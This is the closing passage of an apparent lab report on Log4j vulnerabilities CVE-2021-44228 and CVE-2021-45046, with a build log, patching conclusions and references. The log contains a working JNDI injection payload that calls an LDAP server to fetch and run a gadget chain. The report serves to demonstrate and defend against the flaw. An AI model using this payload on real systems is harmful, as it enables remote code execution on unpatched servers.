[INFO] Changes detected - recompiling the module! :source
[WARNING] File encoding has not been set, using platform encoding UTF-8, i.e. build is platform depe
ndent!
[INFO] Compiling 1 source file with javac [debug target 1.8] to target/classes
[WARNING] bootstrap class path not set in conjunction with -source 8
[INFO]
[INFO] --- exec:3.1.0:java (default-cli) @ hello-world ---
05:22:01.307 [net.codejava.Hello.main()] ERROR net.codejava.Hello ${jndi:ldap://localhost#.dns.com:1
389/serial/ROME/exec_unix/dG91Y2ggWU9VX0hBVkVfQkVFTl9IQUNLRUQ=} - Exploit successfully executed
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  3.027 s
[INFO] Finished at: 2024-04-29T05:22:01Z
[INFO] ------------------------------------------------------------------------
localhost:~/non_exploit_2_16# ls
pom.xml  src      target
localhost:~/non_exploit_2_16#
```

Log4j Version 2.16.0 (completely patched)

This screenshot confirms that both vulnerabilities, CVE-2021-44228 & CVE-2021-45046, were patched in the Log4j version 2.16.0

Conclusion and Suggestions

1. Log4j versions 2.8.0 and 2.15.0 resulted with remote code execution levaring the attackers.

2. Log4j version 2.16.0 was did not result in any remote code execution.

3. As the attack is simple and can be executed in simple steps so it is advised to not use the version 2.8.0 and 2.15.0 for logging purpose.

4. We advise to remove the JndiLookup Class if anyone wants to use the version 2.8.0 and 2.15.0

References

[1] Red Hat - CVE-2021-45046

[2] NetAppSecurityAdvisoryNTAP-20211210-0007

[3] Understanding the Impact of Apache Log4j Vulnerability

[4] Cisco Security Advisory - Cisco-SA-Apache-Log4j

[5] Siemens Product Security Advisory (PDF)

[6] National Vulnerability Database

[7] JNDI-Exploit-Kit

Thank You!